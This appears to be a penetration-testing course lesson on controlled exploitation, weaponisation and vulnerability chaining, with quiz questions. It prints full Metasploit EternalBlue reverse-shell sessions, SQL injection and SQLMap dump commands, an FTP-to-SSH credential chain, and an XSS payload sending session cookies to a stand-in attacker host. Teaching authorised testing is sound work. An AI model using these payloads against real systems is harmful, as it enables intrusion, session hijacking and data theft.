Exploitation and Weaponisation
Introduction

The word "weaponisation" is used differently depending on context. In this room, it means turning a confirmed vulnerability into a demonstrated business impact by showing what an attacker could realistically achieve, not just that a flaw exists. You will encounter a different use of the term in the Cyber Kill Chain room, where weaponisation refers to the creation of a deliverable payload, such as embedding a backdoor in a document. Both definitions are valid. However, this room focuses on the consultant's use of the term to mean proving that a technical flaw translates into real-world risk.
Exploitation and weaponisation bridges the gap between vulnerability discovery and risk communication, transforming technical findings into defensible, real-world security issues. Below is a breakdown of how each phase differs in purpose and approach:
- Exploitation: After identifying vulnerabilities, the tester interacts with them in a controlled manner to confirm they can be abused under real-world conditions, using minimal and safe techniques to demonstrate impact without causing unnecessary disruption
- Weaponisation: With confirmed exploits in hand, the tester aligns findings with attacker goals and business impact by chaining issues, abusing application logic, or leveraging trust relationships to demonstrate realistic attack outcomes that stakeholders can understand and act upon
Learning Objectives
- Approach a confirmed vulnerability with a clear, methodical process before attempting exploitation
- Apply controlled exploitation techniques that prove impact without causing unnecessary harm
- Weaponise findings in the context of real business risk rather than pure technical access
- Chain multiple vulnerabilities together to demonstrate a realistic attack path
- Use common penetration testing tools responsibly and interpret their output accurately
Prerequisites
In order to make the most out of this room, we recommend finishing the Cyber Security 101 path before proceeding.
?Answer the questions below
- I'm ready to exploit and weaponise!
From Vulnerability Discovery to Exploitation
A methodical approach is important during the exploitation and weaponisation phase. Before you dig deeper into a potential vulnerability, you need to understand exactly what you're working with.
Analysing a Finding
Every vulnerability requires careful analysis to visualise the full picture. You must know what component is affected, the conditions that must be met for the vulnerability to be exploitable, and what a successful exploitation attempt would look like. This step is crucial in ensuring that a vulnerability is properly assessed based on the functionality's business use-case.
Understanding the affected functionality is a good starting point. Does the vulnerability affect a specific endpoint, a network service, a parameter, or an entire workflow? Who are the users that interact with it? These are some questions that you can ask yourself in order to understand the functionality that you will be exploiting.
Confirming Exploitability
Not every vulnerability is exploitable under real conditions. A finding might be based on a version match, a configuration check, or a theoretical analysis rather than direct interaction. You need to verify it yourself before drawing any conclusions.
For network exploitation, this could mean checking the service version and confirming that the identified version is vulnerable and unpatched. Metasploit includes auxiliary scanner modules for this purpose. A service that is potentially vulnerable to MS17-010 can be checked by running the auxiliary/scanner/smb/smb_ms17_010 module against the target to confirm if it is vulnerable.
Some exploit modules also include a check command that confirms whether the target is vulnerable without actually running the exploit payload. Running check from inside an exploit module is a safer first step than firing the exploit itself, especially against services that could crash if the payload doesn't land cleanly.

For web vulnerabilities, confirming exploitability could mean interacting with the affected functionality directly. If an IDOR on a bank account endpoint is suspected, you could access your own information first to establish a baseline, then attempt to access another user's information with the same request structure.
Reproducing Reliably
A vulnerability that you can only trigger once is difficult to document and impossible to re-test at the end of the engagement. Before moving to exploitation, reproduce the issue at least twice under the same conditions.
If it only works sometimes, investigate why. Application state, session tokens, caching, and timing can all affect whether a vulnerability triggers consistently.
Deciding Whether to Exploit
Not every vulnerability needs to be exploited to prove its impact. A missing security header doesn't require a detailed demonstration. An exposed server banner doesn't require active exploitation.
If the risk is clear without the need for exploitation, document it and move on. If the impact requires a demonstration to be credible, perform the minimum level of exploitation needed to prove the point.
Practical Examples
Network Finding
During an internal network test, an Nmap scan identifies a Windows 7 host with SMB running on port 445. The OS version and patch level hint potential exposure to MS17-010.
Before loading any exploit, you run the Metasploit scanner module against the target.
           msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 > auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.0.5
RHOSTS => 10.0.0.5
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.0.0.5:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.0.0.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
The scanner confirms that the host is vulnerable. You now have grounds to proceed with controlled exploitation, and you understand exactly what you're working with before launching the exploit module.
Web Application Finding
A web application displays bank account details at /accounts/12345/summary. You are authenticated as a test user with account ID 12345.
You change the ID to 12346 in the request and send it. The application returns another user's account summary, and you've confirmed the presence of an IDOR vulnerability. You've reproduced the issue, you understand the preconditions, and you now know how to exploit it in a controlled and repeatable way.
?Answer the questions below
- Nmap flags a Windows 7 host with SMB on port 445, hinting at MS17-010. Which Metasploit auxiliary module would you run before loading the exploit?
- While checking the HTTP response headers during a web application penetration test, you noticed that the application does not implement the HTTP Strict-Transport-Security (HSTS) header. Which of the following actions would you perform? a) Attempt to demonstrate an SSL stripping attack b) Document it and move on
Controlled Exploitation Techniques
The goal of exploitation during a penetration test is not to cause maximum damage. It is to prove that a vulnerability can be exploited in a realistic way and under real conditions in order to produce a meaningful outcome. Everything beyond that is unnecessary and potentially harmful to the client.
Controlled exploitation comes down to three principles: prove control minimally, scope your blast radius, and document as you go.
Prove Control Minimally
Proving control minimally is demonstrating that you can influence the system to behave differently, but in a non-destructive way. Getting a reverse shell or extracting a single database record are some ways that you could achieve minimal control but demonstrate great impact. A full database dump or lateral movement chain is not necessary to prove that a vulnerability is impactful.
For example, running whoami or hostname through a command injection vulnerability already confirms code execution without writing to the filesystem.
For SQL injection, injecting @@version or SELECT SYSTEM_USER will show the database type and version that is in use, and whether the application is running with elevated privileges.
For XSS, alert(document.domain) will demonstrate script execution. If a privileged test account is provided for testing, a session cookie theft could be performed to demonstrate the real impact.
Scope Your Blast Radius
Not every exploitation step carries the same risk. Non-destructive actions such as reading a single record or confirming access to an admin panel are low-risk and enough to prove impact. Destructive actions like deleting records, modifying production data, or crashing a service are almost never justifiable during a penetration test. Demonstrating destructive capability does not add value to the report. The client already knows that deleting their database would be bad. What they need is proof that an attacker could reach that point.
Reversible actions like reading a single record or confirming access to an admin panel are low-risk and sufficient to prove impact. Irreversible actions like creating accounts, modifying/deleting data, or disabling services should only be taken when there is no other way to demonstrate the finding, and only if explicit authorisation was provided by the client.
Automated tools can disrupt operations and impact client systems. Running SQLMap with a wide scope, blindly executing Metasploit exploits against a service, or testing against fifty live accounts are some of the reasons that could cause downtime and trigger alerts. Knowing when to stop is important in order to minimise the impact to client systems.
Document as You Go
Documenting as you go helps in two ways. It maps out your reproduction steps for later, and it gives you a clearer picture of what evidence you actually need to capture. Saving request and response pairs from Burp Suite and terminal output from executed commands makes the whole documentation process easier. Having a full draft of the finding details after exploitation will prevent you from having to piece everything together, which could require additional evidence gathering and reproduction of the steps again.
When something works, take a screenshot, save the request, note the timestamp, and move on. If you're chaining vulnerabilities, document each link as you go.
Good evidence does not mean many screenshots. The request that triggered the vulnerability, the response that confirmed it, a timestamp, and context for another tester to reproduce it are good enough for the report. Before-and-after screenshots beat twenty that need more explaining.
Example: Network Exploitation
MS17-010 has been confirmed on an internal Windows 7 host using the scanner module. You load the exploit, set your target and payload, and run it.
           msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.0.100
LHOST => 10.0.0.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.100:4444
[+] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.0.5:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.5:445 - The target is vulnerable.
[+] 10.0.0.5:445 - Connecting to target for exploitation.
[+] 10.0.0.5:445 - Connection established for exploitation.
[+] 10.0.0.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.5:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61   Windows 7 Ultima
[*] 10.0.0.5:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20   te 7601 Service
[*] 10.0.0.5:445 - 0x00000020 50 61 63 6b 20 31                                 Pack 1
[+] 10.0.0.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.5:445 - Sending all but last fragment of exploit packet
[*] Sending stage (203846 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.100:4444 -> 10.0.0.5:49306) at 2026-04-10 13:12:17 +0530
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
You receive a Meterpreter session. You run getuid to confirm you're operating as NT AUTHORITY\SYSTEM. That's all the proof that you need to demonstrate the impact.
Example: Web Application Exploitation
SQL injection has been confirmed on a search parameter in a web application running MSSQL. You need to understand the execution context to determine how serious this finding is.
First, confirm the database platform and the current user context using the following payload:
' UNION SELECT NULL, @@version, SYSTEM_USER, NULL --
The response returns Microsoft SQL Server 2019 as the SQL server version and sa as the current user. The application is connected to the database as SA, the most privileged account in MSSQL. This outcome means that the injection can access every database on the server, read and modify any table, and potentially enable dangerous features like xp_cmdshell.
Although you discovered that the user has SA privileges, you don't need to enable xp_cmdshell to execute operating system commands to demonstrate the impact.
?Answer the questions below
- You've gained command injection on an internal app running on a Linux server. What's the first command you run to prove execution without touching the disk?
- While testing a web application, you confirmed that an SQL-injection vulnerability could be exploited. What SQL query can you attempt to inject in order to check the privileges of the database user?
- You successfully exploited an MS17-010 vulnerability on a target host and gained a meterpreter session. What command do you run to check your privileges?
Context-Aware Weaponisation
Weaponisation is where technical exploitation meets business impact. After confirming that a vulnerability exists, you must identify how it could impact the client's security posture.
Trust Boundaries
Every application and network has trust boundaries. These define what users, services, and systems are allowed to do. A regular user shouldn't be able to access admin functionality, and an external web server shouldn't be able to reach internal systems. These boundaries are intentional, and a vulnerability becomes serious when it breaks through one.
When you find a vulnerability, you must identify which trust boundary it crosses. An IDOR between two regular user accounts has a different business impact than an IDOR that lets a regular user access an admin account or trigger a privileged action.
What Access Actually Means
Technical access and business impact are two different aspects that often get confused. Understanding the difference between the two helps demonstrate the overall risk to the client.
For example, a flaw in a password reset workflow could allow an attacker to take over any user's account. Compare that to a bug in a display preference setting, where the worst case is someone changing a theme colour. The level of access might look similar, but the business impact is completely different. The same applies to vulnerabilities found on a network infrastructure. Compromising a domain controller means every machine, user account, and service credential in the environment is compromised. On the other hand, compromising a single workstation with no further reach is not as impactful.
When you weaponise an issue, you have to think about how an attacker could leverage the vulnerability in order to demonstrate the most impact to the client.
Leveraging Existing Functionality
Context-aware weaponisation is understanding how an application or system is supposed to work and then showing how it can be turned against itself. Abusing what's already implemented in the system can be stealthy and difficult to detect. Functionalities such as password reset, money transfer, a reachable admin API, or a service account assigned to an overly permissive group are all features that exist by design but become attack paths with enough context.
A foreign exchange conversion flaw is a good example. If the exchange rate is passed in the request body and the server never validates it, it could be leveraged to create overstated conversion. By understanding how the business logic works, you can submit a transfer with a manipulated exchange rate and demonstrate that financial controls can be bypassed. Nothing new is introduced, just a simple change in request parameters.
Recognising High-Value Actions
The value of functionalities is different depending on how they're designed to be used. Actions that could directly impact a business or its users are the ones that provide significant value.
Common examples of high-value actions and how they can be weaponised are outlined in the table below.
| High-Value Action | Exploitation and Weaponisation |
|---|---|
| Password Reset | Exploit flawed reset flows to hijack user accounts and escalate access |
| User Role Management | Manipulate privilege assignments to gain admin or elevated access |
| Payment Functions | Tamper with payment logic, modify transaction values, or bypass approval workflows |
| Data Retrieval | Exploitation of an IDOR vulnerability to perform mass collection of customer data from the server |
If a high-value action is affected by a vulnerability, the impact of successful exploitation and weaponisation becomes greater.
?Answer the questions below
- What example of a high-value action can be abused to hijack user accounts and escalate access?
- When exploiting an IDOR vulnerability in an online learning platform, which among the following roles could be targeted in order to demonstrate the greatest impact? a) User b) System Administrator c) Teacher
Chaining Vulnerabilities

Individual vulnerabilities sometimes do not seem impactful when assessed on their own. However, chaining them together can significantly increase the overall business impact. This is one area that adds more value, and one of the skills that a junior penetration tester should develop.
What Chaining Means
Chaining vulnerabilities means utilising one vulnerability in order to increase the impact of another. The outcome of chained vulnerabilities is a realistic attack path that shows how an attacker could leverage a low-risk vulnerability to exploit a different flaw and produce a more severe impact.
Not every chained vulnerability adds value. Vulnerabilities that could be chained to demonstrate greater impact should be prioritised. For example, user enumeration to account takeover, where an attacker could enumerate valid users in the system and exploit a flaw in the password recovery workflow to compromise accounts.
Identifying Pivot Points
A pivot point is a stage in exploitation where the result of one vulnerability can be leveraged to exploit another vulnerability. Common vulnerability classes to look for are outlined in the table below:
| Vulnerability Class | Exploit Chain |
|---|---|
| Information Disclosure | A verbose error message might expose an internal API endpoint or a stack trace revealing the underlying technology. A debug page might return session tokens or configuration values. This information can unlock access that would otherwise require guessing. |
| Broken Access Control | Once you can read data you shouldn't have access to, look at whether you can also write to it or reach related functionality that was assumed to be protected by the same access control gap. |
| Logic Flaws | An application might reach an unintended state when its workflow is used out of sequence. A password reset flow that lacks token ownership validation, combined with a username enumeration issue, is a realistic path to full account takeover. |
Keeping It Controlled
When chaining two or more vulnerabilities, each step in the chain should follow the principles from Task 3, which is controlled exploitation. Again, this can be done by performing minimal exploitation, using safe payloads, and having a clear stopping point. The chain ends when the combined impact is fully demonstrated.
Example: Network Chain
During a network penetration test, Nmap discovers an FTP service on an internal host that accepts anonymous logins. By accessing the service anonymously and browsing the accessible directory, a backup configuration file was discovered.
The file contains plaintext SSH credentials for another host on the network. Using those credentials, authenticate to the second host via SSH and gain authenticated access to a machine that wouldn't have been reachable through direct exploitation.
           user@tryhackme:~$ ftp 10.0.0.8
Connected to 10.0.0.8.
Name (10.0.0.8:ftp): anonymous
230 Login successful.
ftp> ls
-rw-r--r-- 1 ftp ftp           59 May 15 09:42 backup_config.txt
ftp> get backup_config.txt
226 Transfer complete.
ftp> exit
user@tryhackme:~$ cat backup_config.txt
ssh_host: 10.0.0.15
ssh_user: svcadmin
ssh_pass: W!nter2023
user@tryhackme:~$ ssh svcadmin@10.0.0.15
svcadmin@10.0.0.15's password: ********
svcadmin@internal:~$
Each step in isolation is limited. Anonymous FTP access to a backup file is a medium-severity finding. Plaintext credentials in a backup file are medium findings. Lateral movement to a second host using those credentials becomes a high-severity finding. The chain tells the story of how an attacker would realistically move through the environment.
Example: Web Application Chain
A web application includes a customer support chatbot. Users can type messages, which are stored and displayed to support agents in an admin dashboard. Testing reveals that user input in the chatbot is stored and rendered without sanitisation, which results in an XSS vulnerability.
By logging into the test admin account and opening the dashboard, it was confirmed that the script executes in the admin's browser context. It's also confirmed that the admin's session cookies do not have the HttpOnly flag set, which means they are accessible by JavaScript code.
With both conditions confirmed, the vulnerabilities are chained by injecting a payload that sends the test admin's session cookie to a controlled endpoint:
<script>fetch('https://attacker.thm/log?c='+document.cookie)</script>The test admin's session token is received by the server. Using the token in a separate browser confirms full admin access without knowing the admin's password.

Each step was performed against the test admin account provided for this purpose. The combined impact escalation from unauthenticated user to admin access is clearly demonstrated with clear evidence at every stage.
?Answer the questions below
- During a web application penetration test, you discovered a stored XSS that can be viewed by other users. What cookie attribute must be set to False in order to demonstrate cookie theft?
- Among the three options below, choose two that can be chained in order to demonstrate greater impact. Answer Format: a,b a) An XSS in a support chat b) A source-code disclosure vulnerability that exposes hashing functions c) An IDOR in the change-password flow that requires a hashed email address
Tools in Context
Tools can help save time and effort during live engagements. While that is true, they could also cause unintended disruptions that could impact the environment, especially in production. Using a tool without understanding what it does is one of the most common mistakes that junior testers make. With a proper understanding of how tools work, a tester can be more efficient, control what gets sent, and prevent causing unintended disruptions.
Metasploit Framework
Metasploit is a framework that is commonly used for network exploitation. It includes auxiliary modules for scanning and confirmation, exploit modules for exploiting vulnerabilities, and post-exploitation modules for interacting with compromised systems.
The rule of thumb is to verify before you exploit. Use the auxiliary scanner to confirm that a vulnerability is present before running the exploit module. This is important to keep in mind for exploits that can cause service disruptions, such as EternalBlue, which can crash a target if the payload doesn't land cleanly.
           msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.0.0.5:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.0.0.5:445 - Scanned 1 of 1 hosts (100% complete)
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.0.100
LHOST => 10.0.0.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.100:4444
[*] Meterpreter session 1 opened (10.0.0.100:4444 -> 10.0.0.5:49158)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
When you establish a session, only run the minimum commands needed to prove the impact. Meterpreter provides a broad range of post-exploitation activities. However, using it beyond what is necessary puts you at risk of over-exploitation and reaching out-of-scope areas.
Burp Suite
Burp Suite is the standard tool for web application testing. The Proxy intercepts requests between your browser and the application. The Repeater lets you modify and resend individual requests manually. These two components are where most web application exploitation happens.
Use Repeater to test individual inputs. Change one parameter at a time and observe the response. This gives you precise control over what you're sending and a clean record of the request and response pair, which is what you need for evidence collection.

Intruder is one feature that you need to be more careful with. Using a large wordlist and intrusive throttling configuration can overwhelm a web application and cause disruptions. On production systems, use the lowest effective settings while still demonstrating the impact. On any other system, confirm that you are authorised to perform automated attacks before running anything that generates significant request volume.
SQLMap
SQLMap automates SQL injection detection and exploitation. It is effective, but it is also one of the most commonly misused tools in penetration testing.
Running SQLMap at the lowest effective level and risk settings while still demonstrating impact is one way to properly utilise it. The defaults are a reasonable starting point. Add --level and --risk flags only if lower settings don't detect the injection. Never use --dump-all or --all on a live system, as these attempt to extract every database, table, and record, which is the opposite of controlled exploitation.
Below are examples of how SQLMap can be used in a controlled manner:
Identify Injection and List Available Databases
sqlmap -u "https://store.thm/product?id=1" --dbs --level=1 --risk=1 List Tables in a Specific Database
sqlmap -u "https://store.thm/product?id=1" -D targetdb --tables Retrieve a Single Row from One Specific Table
sqlmap -u "https://store.thm/product?id=1" -D targetdb -T users --dump --start=1 --stop=1The --start=1 --stop=1 flags limit the output to a single row, which is enough to prove read access.
           user@tryhackme:~$ sqlmap -u "https://store.thm/product?id=1" --dbs --level=1 --risk=1
        __H__
 ___ ___[.]_____ ___ ___  {1.7.11#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|    https://sqlmap.org
[*] testing connection to the target URL
[INFO] GET parameter 'id' is 'MySQL' injectable
[*] fetching database names
available databases [3]:
[*] information_schema
[*] store
[*] targetdb

user@tryhackme:~$ sqlmap -u "https://store.thm/product?id=1" -D targetdb --tables
        __H__
 ___ ___[.]_____ ___ ___  {1.7.11#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|    https://sqlmap.org
Database: targetdb [2 tables]
+--------+
| orders |
| users  |
+--------+

user@tryhackme:~$ sqlmap -u "https://store.thm/product?id=1" -D targetdb -T users --dump --start=1 --stop=1
        __H__
 ___ ___[.]_____ ___ ___  {1.7.11#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|    https://sqlmap.org
Database: targetdb, Table: users [1 entry]
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
| 1  | admin    | a3f5b8c2d9e74f1b6c0a8d2e5f9b4c7a |
+----+----------+----------------------------------+
Reading Tool Output
Tools can produce a lot of output, and being able to interpret it to create relevant observations is important. A Metasploit module that says "exploit completed, but no session was created" means the exploit ran but failed to return a shell. SQLMap reporting a false positive means the injection point may need manual verification. A Nikto scan flagging an outdated server header doesn't mean the server is vulnerable to the associated CVE.
Automated tools reduce the time it takes to find and confirm vulnerabilities. They don't replace the judgement needed to understand what those results actually mean. Being able to explain what a tool achieved and why it matters is what turns raw output into a solid finding or observation for the report.
?Answer the questions below
- You need to test one request parameter in Burp Suite in order to capture a clear evidence. Which module can be used to achieve this?
- You confirmed an SQL-injection vulnerability and wanted to automate the exploitation without causing unintended damage to the environment. Which flags and values can you use to retrieve only one row from a table? E.g., --level=5 --risk=5
- What Burp Suite module can generate a high volume of requests and potentially cause downtime if misused?
Test Your Knowledge
Complete the interactive activity that is attached to this task by clicking the View Site button. This activity covers the topics that were discussed in this room and are brought together in a simulated engagement.
The activity will consist of three phases of controlled exploitation. First, you will triage six findings into the Exploit, Validate Only, or Report As-Is categories based on what needs to be done in order to demonstrate impact. Then, you will arrange a shuffled set of steps into the correct order to chain multiple vulnerabilities. Finally, you will choose a step in the exploitation chain that determines the stopping point for an SQL injection vulnerability where enough evidence has been gathered to demonstrate maximum impact.
Read each finding, step, and output carefully. Context matters more than severity labels, and going one step too far could cause unintended disruption to the client.
Upon completion, retrieve the flag and paste it as the answer to the question below.
?Answer the questions below
- What is the flag that can be retrieved upon completion of the activity?
Conclusion
This room covered the exploitation and weaponisation phase of the penetration testing lifecycle, from the moment a vulnerability is identified to demonstrating its real-world business impact.
The foundational knowledge that you learned from this room prepares you for the remaining rooms in the Jr Penetration Tester path. To continue building on what you've learned here, we encourage you to take a look at Shells and Listeners Fundamentals next.
Summary of Topics Covered
From vulnerability discovery to exploitation: You learned how to methodically approach an identified vulnerability by understanding the affected functionality, confirming preconditions, reproducing reliably, and deciding whether further exploitation is necessary to prove impact.
Controlled exploitation: You learned three principles of professional exploitation by proving control minimally using safe payloads and minimal input changes, scoping your blast radius by distinguishing destructive from non-destructive actions, and documenting as you go by capturing evidence diligently.
Context-aware weaponisation: You learned to translate technical access into business impact by understanding trust boundaries, identifying what matters to the client, and recognising high-value actions like account takeover, financial manipulation, and privilege escalation.
Chaining vulnerabilities: You learned how individual low-severity findings can be combined into realistic attack paths that demonstrate serious impact, while keeping each step controlled and documented.
Tools in context: You learned how to use Metasploit, Burp Suite, and SQLMap responsibly by focusing on verification before exploitation, using controlled settings, and translating tool output effectively.
Key Takeaways
- Exploitation proves that a vulnerability is real and impactful. It doesn't mean extracting maximum data or achieving maximum access. Confirming SA-level database access is enough, and enabling
xp_cmdshellis not necessary to prove the impact. - Weaponisation means demonstrating what a real attacker could achieve. A stored XSS that hijacks a test admin session is a finding that clients will act on rather than one that only demonstrates execution of an alert box.
- Every action during exploitation should be deliberate, minimal, and documented. If you can't explain why you took a step or why it is important, you probably shouldn't have taken it.
- Professional judgement is a skill that makes a client trust a tester with their production systems.
?Answer the questions below
- I can now chain vulnerabilities together!
 Metasploit: Payload Generation
 Shells & Listeners Fundamentals